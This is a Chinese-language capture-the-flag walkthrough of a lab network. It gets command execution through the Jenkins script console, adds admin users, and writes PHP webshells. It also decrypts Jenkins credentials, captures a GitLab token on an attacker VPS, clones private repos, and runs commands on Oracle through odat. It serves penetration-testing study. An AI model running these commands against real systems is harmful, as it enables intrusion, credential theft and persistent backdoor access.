
还以为打后台洞,结果直接就可以命令执行,有命令行接口

也可以访问/script进入命令行接口
而且是system权限
1 println ("whoami" .execute()
这里很难反弹shell,可以加用户
1
2
println "net user matrix Matrix2025! /add" .execute ().text"net localgroup administrators matrix /add" .execute ().text
也可以写马,注意cmd的转义符是^
1
2
3
println "cmd /c echo ^<?php eval(\$ _POST[cmd]);?^> > C:\\ phpstudy_pro\\ WWW\\ 1.php" .execute().text"C:/phpstudy_pro/WWW/shell.php" ).write('< ? php eval($_POST["cmd" ]);');
rdp上去拿flag
1
2
3
4
5
6
7
8
9
10
11
12
13
xfreerdp3 /u:matrix /p:'Matrix2025!' /v:39.99.158.160 /cert:ignore | | | | | (_) ___ ___ _ __ __ _ _ __ __ _ | |_ _ _ | | __ _ | |_ _ ___ _ __ ___ / __/ _ \ | '_ \ / _` | '__/ _` | __ | | | | |/ _` | __ | |/ _ \ | '_ \/ __ | (_ | (_) | | | | (_ | | | | (_ | | |_ | |_ | | | (_ | | |_ | | (_) | | | \__ \ \___\___/ |_ | |_ |\__, |_ | \__,_ |\__ |\__,_ |_ |\__,_ |\__ |_ |\___/ |_ | |_ |___/ __/ | |___/ flag01: flag{bca01e52-ed34-48eb-83b0-601aa2d4dfd8}
flag2
第2关
管理员为 Jenkins 配置了 Gitlab,请尝试获取 Gitlab API Token,并最终获取 Gitlab 中的敏感仓库。获取敏感信息后,尝试连接至 Oracle 数据库,并获取 ORACLE 服务器控制权限。
还是fscan扫一下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 ipconfig3 172 .22 .14 .7 255 .255 .0 .0 172 .22 .255 .253 172 .22 .14 .7 /24 1 .8 .4 TeamdArk5 v1.0 172 .22 .14 .7 is alive172 .22 .14 .11 is alive172 .22 .14 .16 is alive172 .22 .14 .31 is alive172 .22 .14 .46 is alive[*] Icmp alive hosts len is: 5 172.22.14.46:445 open172.22.14.31:445 open172.22.14.11:445 open172.22.14.7:445 open172.22.14.46:139 open172.22.14.31:139 open172.22.14.11:139 open172.22.14.46:135 open172.22.14.7:139 open172.22.14.31:135 open172.22.14.11:135 open172.22.14.7:135 open172.22.14.46:80 open172.22.14.16:80 open172.22.14.7:80 open172.22.14.16:22 open172.22.14.16:8060 open172.22.14.7:8080 open172.22.14.7:3306 open172.22.14.31:1521 open172.22.14.11:88 open172.22.14.16:9094 open[*] alive ports len is: 22 [*] NetInfo[*] 172 .22 .14 .7 [->] XR-JENKINS[->] 172 .22 .14 .7 [*] NetInfo[*] 172 .22 .14 .46 [->] XR-0923 [->] 172 .22 .14 .46 [*] WebTitle http://172 .22 .14 .7 :8080 code:403 len:548 title:None172 .22 .14 .7 :55985 ->172 .22 .14 .46 :445 : wsarecv: An existing connection was forcibly closed by the remote host.[*] NetInfo[*] 172 .22 .14 .11 [->] XR-DC[->] 172 .22 .14 .11 172 .22 .14 .7 :55986 ->172 .22 .14 .11 :445 : wsarecv: An existing connection was forcibly closed by the remote host.172 .22 .14 .7 :55984 ->172 .22 .14 .31 :445 : wsarecv: An existing connection was forcibly closed by the remote host.[*] NetInfo[*] 172 .22 .14 .31 [->] XR-ORACLE[->] 172 .22 .14 .31 [*] WebTitle http://172 .22 .14 .16 :8060 code:404 len:555 title:404 Not Found[*] WebTitle http://172 .22 .14 .7 code:200 len:54603 title:XR SHOP[*] WebTitle http://172 .22 .14 .46 code:200 len:703 title:IIS Windows Server[*] NetBios 172 .22 .14 .46 XIAORANG\XR-0923 Windows Version 10 .0 Build 20348 [*] NetBios 172 .22 .14 .11 [+] DC:XIAORANG\XR-DC Windows Version 10 .0 Build 20348 [*] NetBios 172 .22 .14 .31 WORKGROUP\XR-ORACLE Windows Version 10 .0 Build 17763 [*] WebTitle http://172 .22 .14 .16 code:302 len:99 title:None 跳转url: http://172 .22 .14 .16 /users/sign_in172 .22 .14 .7 :56083 ->172 .22 .14 .7 :445 : wsarecv: An existing connection was forcibly closed by the remote host.[*] WebTitle http://172 .22 .14 .16 /users/sign_in code:200 len:34961 title:Sign in · GitLab[*] NetBios 172 .22 .14 .7 XR-JENKINS Windows Version 10 .0 Build 17763 [+] PocScan http://172 .22 .14 .7 /www.zip poc-yaml-backup-file20 /22 [-] ssh 172 .22 .14 .16 :22 root 111111 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none] , no supported methods remain22 /22 [*] 扫描结束,耗时: 9m24.8287795s172 .22 .14 .7 /16 1 .8 .4 TeamdArk5 v1.0 172 .22 .14 .7 is alive172 .22 .14 .11 is alive172 .22 .14 .16 is alive172 .22 .14 .31 is alive172 .22 .14 .46 is alive172 .22 .255 .253 is alive[*] LiveTop 172 .22 .0 .0 /16 段存活数量为: 6 [*] LiveTop 172 .22 .14 .0 /24 段存活数量为: 5 [*] LiveTop 172 .22 .255 .0 /24 段存活数量为: 1 [*] Icmp alive hosts len is: 6 172.22.14.7:80 open172.22.14.16:22 open172.22.14.7:3306 open172.22.14.31:139 open172.22.14.11:88 open172.22.14.31:1521 open172.22.14.11:139 open172.22.14.46:135 open172.22.14.46:445 open172.22.14.7:139 open172.22.14.31:445 open172.22.14.31:135 open172.22.14.11:445 open172.22.14.11:135 open172.22.14.7:445 open172.22.14.7:135 open172.22.14.46:139 open172.22.14.46:80 open172.22.14.16:80 open172.22.14.7:8080 open172.22.14.16:8060 open172.22.14.16:9094 open[*] alive ports len is: 22 [*] NetInfo[*] 172 .22 .14 .7 [->] XR-JENKINS[->] 172 .22 .14 .7 [*] NetInfo[*] 172 .22 .14 .11 [->] XR-DC[->] 172 .22 .14 .11 172 .22 .14 .7 :58575 ->172 .22 .14 .46 :445 : wsarecv: An existing connection was forcibly closed by the remote host.172 .22 .14 .7 :58577 ->172 .22 .14 .31 :445 : wsarecv: An existing connection was forcibly closed by the remote host.172 .22 .14 .7 :58576 ->172 .22 .14 .11 :445 : wsarecv: An existing connection was forcibly closed by the remote host.[*] NetInfo[*] 172 .22 .14 .31 [->] XR-ORACLE[->] 172 .22 .14 .31 [*] WebTitle http://172 .22 .14 .46 code:200 len:703 title:IIS Windows Server[*] WebTitle http://172 .22 .14 .7 :8080 code:403 len:548 title:None[*] NetInfo[*] 172 .22 .14 .46 [->] XR-0923 [->] 172 .22 .14 .46 [*] WebTitle http://172 .22 .14 .7 code:200 len:54603 title:XR SHOP[*] WebTitle http://172 .22 .14 .16 :8060 code:404 len:555 title:404 Not Found[*] NetBios 172 .22 .14 .46 XIAORANG\XR-0923 Windows Version 10 .0 Build 20348 [*] NetBios 172 .22 .14 .11 [+] DC:XIAORANG\XR-DC Windows Version 10 .0 Build 20348 [*] NetBios 172 .22 .14 .31 WORKGROUP\XR-ORACLE Windows Version 10 .0 Build 17763 [*] WebTitle http://172 .22 .14 .16 code:302 len:99 title:None 跳转url: http://172 .22 .14 .16 /users/sign_in172 .22 .14 .7 :58658 ->172 .22 .14 .7 :445 : wsarecv: An existing connection was forcibly closed by the remote host.[*] NetBios 172 .22 .14 .7 XR-JENKINS Windows Version 10 .0 Build 17763 [+] PocScan http://172 .22 .14 .7 /www.zip poc-yaml-backup-file21 /22 [-] ssh 172 .22 .14 .16 :22 root root1 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none] , no supported methods remain21 /22 [-] ssh 172 .22 .14 .16 :22 root root123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none] , no supported methods remain22 /22 [*] 扫描结束,耗时: 3m58.6763125s
总结一下
1
2
3
4
5
6
(icmp) Target 172.22 .14.7 XR-JENKINS Windows Version 10.0 Build 17763 (已拿下Target 172.22 .14.11 XIAORANG\XR-DC Windows Version 10.0 Build 20348 Target 172.22 .14.16 GitLabTarget 172.22 .14.31 WORKGROUP\XR-ORACLE Windows Version 10.0 Build 17763 Target 172.22 .14.46 XIAORANG\XR-0923 Windows Version 10.0 Build 20348 Target 172.22 .255.253 is alive

Gitlab API Token 而后根据题目描述,我们去寻找设置的Gitlab API Token,在网页中可以找到

不过是隐藏的
右键源代码可以看到:
配置文件里也有gitlab api
1
2
3
4
5
6
7
8
C:\ProgramData\Jenkins\.jenkins\credentials.xml com.dabsquared.gitlabjenkins.connection.GitLabApiTokenImpl plugin="gitlab-plugin@1.6.0"> <scope > GLOBAL</scope > <id > 9eca4a05-e058-4810-b952-bd6443e6d9a8</id > <description > </description > <apiToken > {AQAAABAAAAAg9+7GBocqYmo0y3H+uDK9iPsvst95F5i3QO3zafrm2TC5U24QCq0zm/GEobmrmLYh} </apiToken > </com.dabsquared.gitlabjenkins.connection.GitLabApiTokenImpl >

但是上面都是经过加密的,我们需要对它进行解密,这里有两种方法
一是使用命令行接口进行解密,具体指令如下
1 println (hudson.util.Secret.fromString("{AQAAABAAAAAg9+7GBocqYmo0y3H+uDK9iPsvst95F5i3QO3zafrm2TC5U24QCq0zm/GEobmrmLYh}" ) .getPlainText ())
参考:
如何从credentials.xml中解密Jenkins密码 - bestsrc
Jenkins后渗透 - zpchcbd - 博客园
二是用网页的project接口的gitlab测试功能,将url改成我们的VPS监听端口,
访问/manage/configure,这下面有个测试gitlab连接的功能,将url改成我们的VPS及监听端口(vps处别忘了nc监听)

点击测试,然后可以收到PRIVATE-TOKEN,这就是明文的API-TOKEN
1 PRIVATE -TOKEN: glpat-7 kD_qLH2PiQv_ywB9hz2
参考:
项目 API | 极狐GitLab
在刚刚fscan扫描中我们可以看到
因此172.22.14.16这个就是Gitlab的部署站,仓库的通用接口是api/v4/projects/,这里带上刚刚的token访问就可以,指令如下
1 2 3 4 5 6 7 8 9 10 11 --silent --header "PRIVATE-TOKEN: glpat-7kD_qLH2PiQv_ywB9hz2" "http://172.22.14.16/api/v4/projects/" | jq | grep "http_url_to_repo" /etc/proxychains4.conf /usr/lib/x86_64-linux-gnu/libproxychains.so.4 ... 127.0.0.1:55556 ... 172.22.14.16:80 ... OK"http_url_to_repo" : "http://gitlab.xiaorang.lab/xrlab/internal-secret.git" ,"http_url_to_repo" : "http://gitlab.xiaorang.lab/xrlab/xradmin.git" ,"http_url_to_repo" : "http://gitlab.xiaorang.lab/xrlab/awenode.git" ,"http_url_to_repo" : "http://gitlab.xiaorang.lab/xrlab/xrwiki.git" ,"http_url_to_repo" : "http://gitlab.xiaorang.lab/gitlab-instance-23352f48/Monitoring.git" ,
然后我们在通过以下命令来把这些项目全下载到本地
1 2 3 4 5 6 clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/internal-secret.git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/xradmin.git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/awenode.git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/xrlab/xrwiki.git clone http://gitlab.xiaorang.lab:glpat-7kD_qLH2PiQv_ywB9hz2@172.22.14.16/gitlab-instance-23352f48/Monitoring.git
连接 Oracle 数据库 git 完成之后就开始看源码,
在internal-secret中发现了一些user和pass
在xradmin\ruoyi-admin\src\main\resources\application-druid.yml中发现oracle的用户名和密码
1
2
3
4
master: url: jdbc:oracle:thin:@172.22 .14.31 :1521 /orcl username: xradminpassword: fcMyE8t9E4XdsKf
尝试使用mdut连接
但连接过后无法使用,初始化会报错,没法命令执行(Navicat似乎也长时间无响应)。只能换其他工具了,使用odat进行连接,odat支持执行命令,我们这里直接添加用户
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
proxychains ./odat-libc2.17 -x86_64 dbmsscheduler -s 172.22 .14 .31 -p 1521 -d ORCL -U xradmin -P fcMyE8t9E4XdsKf .17 -x86_64 dbmsscheduler -s 172.22 .14 .31 -p 1521 -d ORCL -U xradmin -P fcMyE8t9E4XdsKf .17 -x86_64 dbmsscheduler -s 172.22 .14 .31 -p 1521 -d ORCL -U xradmin -P fcMyE8t9E4XdsKf 1 ] (172.22 .14 .31 :1521 ): Execute the `net user matrix Matrix2025! /add ` on the 172.22 .14 .31 server user matrix Matrix2025! /add ` command was executed on the 172.22 .14 .31 server is finish.17 -x86_64 dbmsscheduler -s 172.22 .14 .31 -p 1521 -d ORCL -U xradmin -P fcMyE8t9E4XdsKf 1 ] (172.22 .14 .31 :1521 ): Execute the `net localgroup Administrators matrix /add ` on the 172.22 .14 .31 server add ` command was executed on the 172.22 .14 .31 server is finish
RDP过去拿flag
1
2
3
4
5
6
7
8
9
10
11
proxychains xfreerdp3 /u:matrix /p:'Matrix2025!' /v:172.22 .14 .31 /cert:ignore` | ___ ___ __| | o O O | | ___ | |__ \__, | / _ \ / _ \ / _` | o _/ | / _ \ | '_ \ """""|_|""" "" |_|"""""|_|""" "" | {======|_|"""""|_|""" "" |_|"""""| "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'./o--000'"`-0-0-'"`-0-0-'"`-0-0-' flag02: flag{c09e8308-596a-4e16-b31c-06179b256baf}
flag3
第3关
这台是在域内,当前是主机账号,想办法提权到system获取域内权限
我们刚刚获取的大量用户名密码还没用,将数据提取出来
1
2
3
4
5
6
7
8
9
10
11
12
13
with open ('credentials.txt' , 'r' ) as file :lines = file .readlines()line .split ('|' )[1 ].strip() for line in lines [2 :]]line .split ('|' )[2 ].strip() for line in lines [2 :]]with open ('user.txt' , 'w' ) as user_file:for username in usernames:write (username + '\n' )with open ('pwd.txt' , 'w' ) as pwd_file:for password in passwords:write (password + '\n' )
可以使用cme进行爆破,不过细心可以发现Fscan中有这么一条
1 [*] NetBios: 172.22 .14 .46 XIAORANG\XR-0923
而正好凭据也有一条
1 XR-0923 | zhangshuai | wSbEajHzZs
所以其实不用爆破,直接RDP就可以
1 proxychains xfreerdp3 /u:zhangshuai /p:wSbEajHzZs /v:172.22.14.46 /cert:ignore
权限很低,读不了flag,需要提权
